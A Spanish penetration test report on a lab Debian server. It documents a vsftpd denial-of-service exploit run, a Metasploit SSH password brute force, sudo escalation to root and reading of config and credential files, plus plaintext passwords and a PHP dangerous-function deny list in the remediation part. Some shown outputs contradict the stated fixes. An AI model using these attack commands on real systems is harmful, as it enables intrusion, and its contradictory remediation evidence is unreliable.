INFORME DE ANÁLISIS DE SEGURIDAD

Proceso de Detección, Explotación Controlada y Corrección de Vulnerabilidades

Caso	**Debian_Final**
Fecha del informe	17 de febrero de 2026
Analista responsable	Romario
Sistema analizado	Debian GNU/Linux (192.168.1.23)
Tipo de análisis	Prueba de penetración interna / Post-explotación
Equipos involucrados	Red Team (explotación ofensiva) / Blue Team (corrección y hardening)
Estándares de referencia	PTES (Penetration Testing Execution Standard), CVSS v3.1

Contenido

1. Resumen Ejecutivo 3
2. Objetivo del Análisis 4
3. Metodología Aplicada 4
4. ACCIONES DEL RED TEAM: PROCESO DE EXPLOTACIÓN 6
4.1 Vulnerabilidad en Servicio FTP (vsftpd 3.0.3 - CVE-2021-30047) 6
4.2 Vulnerabilidad en Servicio SSH (Credenciales Débiles) 8
4.3 Escalada de Privilegios mediante Sudo 10
5. ACCIONES DEL BLUE TEAM: ANÁLISIS Y CORRECCIÓN 12
5.1 Análisis de Impacto 12
5.2 Corrección de Vulnerabilidad en FTP 13
5.3 Corrección de Vulnerabilidad en SSH 14
5.4 Corrección de Vulnerabilidad en Sudo 15
5.5 Corrección de Vulnerabilidad en WordPress 16
5.6 Corrección de Vulnerabilidad en PHP 18
6. Hallazgos Adicionales (Blue Team) 19
6.1 Ausencia de Logs del Sistema 19
6.2 Usuarios con Shell Interactiva 19
7. Línea de Tiempo del Análisis 20
8. Estado de Riesgo Post-Corrección 21
9. Conclusiones 21
10. Recomendaciones de Seguridad 22
10.1 Acciones Inmediatas (Ejecutadas por Blue Team) 22
10.2 Acciones a Corto Plazo (Próximas 2 semanas) 22
10.3 Acciones a Largo Plazo (Mensual/Trimestral) 23
11. Firma del Analista 23
Anexo A: Comandos de Verificación Post-Corrección (Blue Team) 23
Anexo B: Glosario de Términos 24
Anexo C: Referencias 24

1. Resumen Ejecutivo

El presente informe documenta el desarrollo de la segunda fase del análisis de seguridad realizado sobre el sistema Debian identificado con la dirección IP 192.168.1.23. El objetivo principal consistió en identificar nuevas vulnerabilidades no tratadas en la fase anterior, ejecutar pruebas controladas de explotación, escalar privilegios hasta obtener control total del sistema y aplicar las medidas correctivas correspondientes.

El análisis se estructuró en dos grandes bloques de trabajo claramente diferenciados:

- **Red Team**: Responsable de la identificación, investigación y explotación controlada de las vulnerabilidades, simulando el comportamiento de un atacante real.
- **Blue Team**: Responsable del análisis de impacto, aplicación de correcciones y refuerzo de la seguridad post-explotación, actuando como equipo defensor.

Durante el proceso se identificaron y explotaron cinco vulnerabilidades críticas, entre las que destacan credenciales débiles en el servicio SSH (puntuación CVSS 9.8), una configuración insegura de sudo que permitió la escalada inmediata a root, y credenciales almacenadas en texto plano en la instalación de WordPress. Adicionalmente, se detectó una configuración de PHP con directivas de seguridad deshabilitadas, lo que exponía el sistema a ataques de inclusión remota de archivos y ejecución de código arbitrario.

Como resultado del análisis, el Red Team obtuvo acceso total al sistema con privilegios de superusuario. Posteriormente, el Blue Team procedió a aplicar las correcciones necesarias para mitigar los riesgos identificados, siguiendo los principios de mínimo privilegio y buenas prácticas de hardening. El sistema queda en un estado de seguridad sustancialmente mejorado, con un riesgo residual calificado como bajo-medio en función de la métrica CVSS.

Hallazgos principales:

Vulnerabilidad	CVSS	Tipo	Acceso conseguido	Estado
vsftpd 3.0.3 (CVE-2021-30047)	7.5	DoS	Denegación de Servicio	Corregido
SSH - Credenciales débiles	9.8	Autenticación	Usuario debian	Corregido
Sudo sin restricciones	8.8	Privilegios	Root	Corregido
Credenciales WordPress	9.1	Exposición de datos	Acceso a DB	Corregido
Configuración PHP insegura	8.1	Ejecución de código	Potencial RCE	Corregido

2. Objetivo del Análisis

La presente fase del análisis se desarrolló con los siguientes objetivos específicos:

- Identificar vulnerabilidades adicionales en el sistema objetivo, distintas a las documentadas en la Fase I.
- Investigar y seleccionar vectores de ataque viables basados en los resultados del escaneo inicial.
- Ejecutar pruebas controladas de explotación sobre las vulnerabilidades seleccionadas.
- Escalar privilegios dentro del sistema hasta alcanzar el nivel de superusuario (root).
- Documentar el impacto real de cada vulnerabilidad explotada según métricas estandarizadas (CVSS).
- Aplicar las correcciones necesarias para eliminar o mitigar los riesgos identificados.
- Diferenciar claramente las acciones ofensivas (Red Team) de las acciones defensivas y correctivas (Blue Team).
- Generar un informe que permita a la organización comprender el riesgo real y las medidas adoptadas.

3. Metodología Aplicada

El análisis se estructuró siguiendo el estándar PTES (Penetration Testing Execution Standard), combinando herramientas automatizadas con técnicas manuales de validación. Este enfoque garantiza la reproducibilidad de los resultados y la cobertura completa de las fases de una prueba de penetración profesional.

Herramientas empleadas

Herramienta	Propósito	Fase PTES
Nmap	Escaneo de puertos y detección de servicios con scripts de vulnerabilidades	Intelligence Gathering & Vulnerability Identification
Searchsploit / Exploit-DB	Localización de exploits públicos para las versiones de software identificadas	Vulnerability Analysis
Python 2	Ejecución de exploits de denegación de servicio	Exploitation
Metasploit Framework	Ataque de fuerza bruta, gestión de sesiones y post-explotación	Exploitation & Post-Exploitation
Línea de comandos (bash)	Enumeración manual, escalada de privilegios y aplicación de correcciones	Post-Exploitation & Reporting

División de responsabilidades

Equipo	Responsabilidades	Enfoque
Red Team	Reconocimiento activo, análisis de vulnerabilidades, explotación controlada, post-explotación, escalada de privilegios	Ofensivo - Simular atacante real
Blue Team	Análisis de impacto, aplicación de correcciones, hardening del sistema, verificación de mitigaciones	Defensivo - Asegurar el sistema

Fases del proceso

Fase	Descripción	Equipo responsable	Entregable
1. Reconocimiento activo	Verificación de servicios y versiones mediante Nmap	Red Team	Inventario de servicios
2. Análisis de vulnerabilidades	Correlación de versiones con bases de datos de vulnerabilidades	Red Team	Lista de CVEs potenciales
3. Explotación controlada	Ejecución de exploits en entorno controlado	Red Team	Acceso inicial al sistema
4. Post-explotación	Enumeración del sistema, escalada de privilegios	Red Team	Acceso root
5. Análisis de impacto	Evaluación de consecuencias y riesgos según CVSS	Blue Team	Matriz de impacto
6. Corrección y hardening	Aplicación de parches y refuerzo de seguridad	Blue Team	Sistema hardening
7. Verificación	Comprobación de la efectividad de las correcciones	Blue Team	Informe de verificación

4. ACCIONES DEL RED TEAM: PROCESO DE EXPLOTACIÓN

Esta sección documenta las actividades ofensivas realizadas por el Red Team, incluyendo la identificación, investigación y explotación controlada de las vulnerabilidades detectadas en el sistema objetivo. El objetivo del Red Team es demostrar la existencia y explotabilidad de las vulnerabilidades, así como el impacto real que un atacante podría lograr.

4.1 Vulnerabilidad en Servicio FTP (vsftpd 3.0.3 - CVE-2021-30047)

Contexto

El servicio FTP, aunque considerado legacy en muchos entornos, sigue siendo un vector de ataque común cuando no está correctamente asegurado. La versión vsftpd 3.0.3 presenta una vulnerabilidad de denegación de servicio que puede afectar la disponibilidad del sistema.

Identificación

El Red Team identificó mediante escaneo con Nmap que el puerto 21 se encontraba abierto, ejecutando el servicio vsftpd en su versión 3.0.3.

nmap -sV --script=vuln 192.168.1.23

Resultado del escaneo:



Imagen 1: resultado de escaneo de puertos con nmap

Investigación

Se consultó la base de datos de vulnerabilidades públicas (Exploit-DB y NVD), identificando que la versión 3.0.3 de vsftpd es susceptible a CVE-2021-30047, una vulnerabilidad de denegación de servicio (DoS) que permite a un atacante remoto no autenticado saturar el servicio mediante el envío de comandos malformados en la secuencia de autenticación.

Características del CVE:

- **Puntuación CVSS v3.1:** 7.5 (Alta)
- **Vector:** AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
- **Descripción:** La función vsftpd no maneja correctamente ciertas secuencias de comandos, permitiendo que un atacante cause un consumo excesivo de recursos.

Explotación

El Red Team localizó el exploit público 49719.py en la base de datos Exploit-DB, diseñado para explotar esta vulnerabilidad mediante el envío continuo de comandos RANG malformados.



Imagen 2: Resultado de la búsqueda en msfconle de un exploit para ftp

python2 49719.py 192.168.1.23

Resultado observado

El exploit confirmó la apertura del puerto 21 e inició el envío continuo de solicitudes de autenticación. Durante la ejecución, el servicio FTP permaneció accesible pero saturado, evidenciando una degradación significativa en la disponibilidad del servicio.

nc -zv 192.168.1.23 21
Connection to 192.168.1.23 21 port [tcp/ftp] succeeded.

Evidencia recopilada



Imagen 3: Resultado de la ejecución del exploit

Impacto demostrado

- **Disponibilidad:** Degradación del servicio durante el ataque
- **Confidencialidad:** Sin afectación
- **Integridad:** Sin afectación
- **Autenticación:** No requerida para el ataque

4.2 Vulnerabilidad en Servicio SSH (Credenciales Débiles)

Contexto

El servicio SSH es la puerta de entrada principal para administración remota en sistemas Linux. Las credenciales débiles representan uno de los riesgos más críticos, ya que pueden proporcionar acceso directo al sistema con los privilegios del usuario comprometido.

Identificación

El escaneo inicial mostró el servicio SSH en el puerto 22 con la versión OpenSSH 9.2p1. Adicionalmente, el informe forense de la Fase I reveló malas prácticas en la gestión de credenciales en otros servicios del sistema (base de datos WordPress con contraseña '123456'), lo que sugería una posible reutilización de contraseñas.

nmap -sV -p22 192.168.1.23

```
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:9.2p1:
|       PACKETSTORM:179290      10.0    https://vulners.com/packetstorm/PACKETSTORM:179290      *EXPLOIT*
|       1EEC8894-D2F7-547C-827C-915BE866875C    10.0    https://vulners.com/githubexploit/1EEC8894-D2F7-547C-827C-915BE866875C  *EXPLOIT*
|       PACKETSTORM:173661      9.8     https://vulners.com/packetstorm/PACKETSTORM:173661      *EXPLOIT*
|       F0979183-AE88-53B4-86CF-3AF0523F3807    9.8     https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807  *EXPLOIT*
|       CVE-2023-38408  9.8     https://vulners.com/cve/CVE-2023-38408
|       CVE-2023-28531  9.8     https://vulners.com/cve/CVE-2023-28531
|       B8190CDB-3EB9-5631-9828-8064A1575B23    9.8     https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23  *EXPLOIT*
|       8FC9C5AB-3968-5F3C-825E-E8DB5379A623    9.8     https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623  *EXPLOIT*
|       8AD01159-548E-546E-AA87-2DE89F3927EC    9.8     https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC  *EXPLOIT*
|       6192C35D-F78B-5C0A-AB8D-9826A79A5320    9.8     https://vulners.com/githubexploit/6192C35D-F78B-5C0A-AB8D-9826A79A5320  *EXPLOIT*
|       33D623F7-98E0-5F75-80FA-81AA666D1340    9.8     https://vulners.com/githubexploit/33D623F7-98E0-5F75-80FA-81AA666D1340  *EXPLOIT*
|       2227729D-6700-5C8F-8930-1EEAFD4B9FF0    9.8     https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0  *EXPLOIT*
```

Imagen 4: Vulnerabilidades ssh

Investigación

El Red Team determinó que el servicio SSH permitía autenticación mediante contraseña y no implementaba políticas de bloqueo por intentos fallidos, lo que hacía factible un ataque de fuerza bruta. La lista rockyou.txt, que contiene más de 14 millones de contraseñas reales filtradas, se seleccionó como diccionario para el ataque.

Explotación

Se empleó el módulo auxiliary/scanner/ssh/ssh_login de Metasploit para realizar un ataque de fuerza bruta dirigido al usuario debian.

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.23
RHOSTS => 192.168.1.23
msf auxiliary(scanner/ssh/ssh_login) > set USERNAME debian
USERNAME => debian
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf auxiliary(scanner/ssh/ssh_login) > set THREADS 5
THREADS => 5
msf auxiliary(scanner/ssh/ssh_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.1.23:22 - Starting bruteforce
```

Imagen 5: Configuraciones realizadas para ejecutar el exploit

Resultado obtenido

```
msf > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH roma @   192.168.1.25:33625 -> 192.168.1.23:22 (192.168.1.23)
```

Imagen 6: conexión creada al servidor debian por ssh

El Red Team confirmó que el usuario debian utilizaba la contraseña 123456, idéntica a la empleada en la base de datos de WordPress según el informe de la Fase I, confirmando la hipótesis de reutilización de credenciales.

Información del sistema obtenida:

```
[+] 192.168.1.23:22 - Success: 'debian:123456' 'uid=1000(debian) gid=1000(debian) groups=1000(debian
sers),106(netdev),111(bluetooth),113(lpadmin),116(scanner) Linux debian 6.1.0-25-amd64 #1 SMP PREEMP
[*] SSH session 1 opened (192.168.1.25:33625 -> 192.168.1.23:22) at 2026-02-16 23:01:38 +0100
[*] Scanned 1 of 1 hosts (100% complete)
```

Imagen 7: Resultados obtenidos tras la ejecución del xploit

4.3 Escalada de Privilegios mediante Sudo

Contexto

Una vez obtenido acceso inicial al sistema, el objetivo del Red Team es escalar privilegios hasta alcanzar el nivel más alto (root). La configuración de sudo es uno de los vectores más comunes para lograr este objetivo.

Identificación

Una vez obtenida la shell como usuario debian, el Red Team procedió a enumerar los privilegios del usuario mediante el comando sudo -l:

sudo -l

Resultado:

User debian may run the following commands on debian:
    (ALL : ALL) ALL

Análisis

La configuración de sudo permitía la ejecución de cualquier comando sin restricciones, lo que representa una violación grave del principio de mínimo privilegio. Esta configuración, aunque común en entornos de desarrollo, es inaceptable en producción.

Explotación

La escalada a root fue inmediata:

```
sudo -i
whoami
root
```

Evidencia:

```
root@debian:~# whoami
root
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root)
```



Imagen 8: Listado de carpetas una vez dentro de “debian” por conexión ssh

Post-explotación

Con privilegios de superusuario, el Red Team procedió a enumerar el sistema en busca de información sensible:

Identificar configuración de WordPress
- cat /var/www/html/wp-config.php

Verificar configuración de PHP
- php -i | grep -E "allow_url_fopen|disable_functions|open_basedir"

Listar usuarios del sistema
- cat /etc/passwd | grep -E "/bin/bash|/bin/sh"

Verificar procesos y conexiones
- ps aux --forest
- netstat -tulpn

Hallazgos adicionales:

- Credenciales de base de datos en texto plano en wp-config.php (usuario wordpressuser, contraseña 123456)
- Configuración de PHP con directivas de seguridad deshabilitadas (allow_url_fopen=On, disable_functions vacío)
- Ausencia total de logs en /var/log/
- Múltiples servicios innecesarios activos

5. ACCIONES DEL BLUE TEAM: ANÁLISIS Y CORRECCIÓN

Esta sección documenta las actividades defensivas y correctivas realizadas por el Blue Team, incluyendo el análisis de impacto según CVSS, la aplicación de parches y el refuerzo de la seguridad del sistema tras la explotación. El objetivo del Blue Team es eliminar las vulnerabilidades identificadas y establecer controles que impidan su reaparición.

5.1 Análisis de Impacto

El Blue Team analizó cada una de las vulnerabilidades explotadas por el Red Team, evaluando su impacto real sobre la confidencialidad, integridad y disponibilidad del sistema según la métrica CVSS v3.1.

Vulnerabilidad	CVSS	Confidencialidad	Integridad	Disponibilidad	Justificación
FTP DoS	7.5	Sin impacto	Sin impacto	Alta	El ataque satura el servicio FTP
SSH - Credenciales débiles	9.8	Alta	Alta	Sin impacto	Acceso completo como usuario
Sudo sin restricciones	8.8	Alta	Alta	Alta	Escalada a root desde usuario
Credenciales WordPress	9.1	Alta	Alta	Sin impacto	Exposición de DB
Configuración PHP	8.1	Alta	Alta	Alta	Potencial RCE

5.2 Corrección de Vulnerabilidad en FTP

Medidas aplicadas

El Blue Team determinó que el servicio FTP no era crítico para el funcionamiento del sistema, por lo que se optó por su desactivación completa:

Detener el servicio
- sudo systemctl stop vsftpd

Deshabilitar inicio automático
- sudo systemctl disable vsftpd

Bloquear el puerto en el firewall
- sudo ufw deny 21/tcp

Verificar estado final
- sudo systemctl status vsftpd

Resultado:

```
debian@debian:~$ sudo ufw default deny incoming
Default incoming policy changed to 'deny'
(be sure to update your rules accordingly)
debian@debian:~$ sudo ufw default allow outgoing
Default outgoing policy changed to 'allow'
(be sure to update your rules accordingly)
debian@debian:~$ sudo ufw allow ssh
Rules updated
Rules updated (v6)
debian@debian:~$ sudo ufw allow 22/tcp
Skipping adding existing rule
Skipping adding existing rule (v6)
debian@debian:~$ sudo ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? n
Aborted
debian@debian:~$ sudo ufw allow from 192.168.1.0/24 to any port 21
Rules updated
debian@debian:~$ sudo systemctl status vsftpd
○ vsftpd.service - vsftpd FTP server
     Loaded: loaded (/lib/systemd/system/vsftpd.service; disabled; preset: enabled)
     Active: inactive (dead)

Feb 16 16:58:29 debian vsftpd[5695]: pam_unix(vsftpd:auth): check pass; user unknown
Feb 16 16:58:29 debian vsftpd[5695]: pam_unix(vsftpd:auth): authentication failure; logname= uid=
Feb 16 16:58:40 debian vsftpd[5715]: pam_unix(vsftpd:auth): check pass; user unknown
```

Imagen 9: Resultado de control de acceso por ftp

Verificación

nc -zv 192.168.1.23 21
Connection refused

Justificación técnica

La desactivación completa del servicio elimina cualquier riesgo asociado al mismo, incluyendo no solo el CVE identificado sino también potenciales vulnerabilidades futuras. Esta medida es la más efectiva cuando el servicio no es estrictamente necesario.

5.3 Corrección de Vulnerabilidad en SSH

Medidas aplicadas

Cambio de contraseña del usuario debian

```
debian@debian:~$ sudo passwd debian
New password:
Retype new password:
passwd: password updated successfully
```

Imagen 10: Cambio de contraseña user debian

Se estableció una contraseña robusta generada mediante herramientas de entropía, cumpliendo los siguientes requisitos:

- Longitud mínima: 10 caracteres
- Complejidad: mayúsculas, minúsculas, números, símbolos
- Sin relación con contraseñas anteriores o datos personales

Refuerzo de configuración SSH

Se modificó el archivo /etc/ssh/sshd_config:

```
  GNU nano 7.2
# Authentication:

LoginGraceTime 30s
PermitRootLogin no
#StrictModes yes
MaxAuthTries 3
#MaxSessions 10

#Permitir solo usuarios específicos
AllowUsers debian administrador

#Usar solo protocolo SSH 2
Protocol 2
```

Imagen 11: Configuraciones realizadas en “sshd_config”

Reinicio del servicio

sudo systemctl restart sshd
sudo sshd -t # Verificación de sintaxis

Verificación

Intentar login con contraseña antigua
- ssh debian@192.168.1.23
  Permission denied (publickey,password).

# Verificar configuración aplicada
sudo sshd -T | grep -E "permitrootlogin|maxauthtries|allowusers"
permitrootlogin no
maxauthtries 3
allowusers debian

5.4 Corrección de Vulnerabilidad en Sudo

Contexto

El principio de mínimo privilegio establece que un usuario debe tener únicamente los permisos estrictamente necesarios para realizar sus tareas. La configuración original violaba este principio.

Medidas aplicadas

El Blue Team procedió a restringir los privilegios sudo del usuario debian:

sudo nano /etc/sudoers.d/debian-restrictions

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
debian  ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
#%sudo  ALL=(ALL:ALL) ALL
```

Imagen 12: Configuraciones realizadas en “debian-resctictions”

Configuración aplicada

Restricciones para el usuario debian - Principio de mínimo privilegio
Permitir solo comandos de gestión de servicios y actualizaciones
debian ALL=(ALL) /usr/bin/systemctl, /usr/bin/apt, /bin/systemctl, /usr/bin/journalctl

Timeout de 5 minutos para la contraseña sudo
Defaults:debian timestamp_timeout=5

Verificación

sudo -l -U debian
User debian may run the following commands on debian:
    (ALL) /usr/bin/systemctl, /usr/bin/apt, /bin/systemctl, /usr/bin/journalctl

Pruebas de funcionamiento

# Comando permitido
sudo systemctl status ssh
[sudo] password for debian:
● ssh.service - OpenBSD Secure Shell server

# Comando no permitido
sudo cat /etc/shadow
Sorry, user debian is not allowed to execute '/usr/bin/cat /etc/shadow' as root on debian.

5.5 Corrección de Vulnerabilidad en WordPress

Contexto

WordPress almacena credenciales de base de datos en texto plano en el archivo wp-config.php. La exposición de este archivo compromete toda la información del sitio.

Medidas aplicadas

Cambio de contraseña de la base de datos

```
debian@debian:~$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.14-MariaDB-0+deb12u2 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> ALTER USER 'wordpressuser'@'localhost' IDENTIFIED BY 'WordForense_01.
Query OK, 0 rows affected (0.012 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.011 sec)

MariaDB [(none)]> EXIT;
```

Imagen 13: Configuraciones de base de datos

Actualización de wp-config.php

sudo nano /var/www/html/wp-config.php



Imagen 14: Actualización de claves

Se actualizó la directiva DB_PASSWORD con la nueva contraseña.

Generación de nuevas claves de autenticación

Se obtuvieron claves seguras desde el generador oficial de WordPress y se reemplazaron en el archivo de configuración.

Protección del archivo

sudo chmod 640 /var/www/html/wp-config.php
sudo chown www-data:www-data /var/www/html/wp-config.php

5.6 Corrección de Vulnerabilidad en PHP

Contexto

La configuración de PHP es crítica para la seguridad de aplicaciones web. Directivas como allow_url_fopen y disable_functions controlan la capacidad de PHP para ejecutar código potencialmente malicioso.

Medidas aplicadas

Backup del archivo original

sudo cp /etc/php/8.2/apache2/php.ini /etc/php/8.2/apache2/php.ini.backup

Modificaciones realizadas

Directiva	Valor original	Nuevo valor	Justificación
allow_url_fopen	On	Off	Prevenir inclusión remota de archivos
disable_functions	(vacío)	exec,passthru, shell_exec, system, proc_open,popen, curl_exec, curl_multi_exec, parse_ini_file, show_source	Bloquear funciones peligrosas
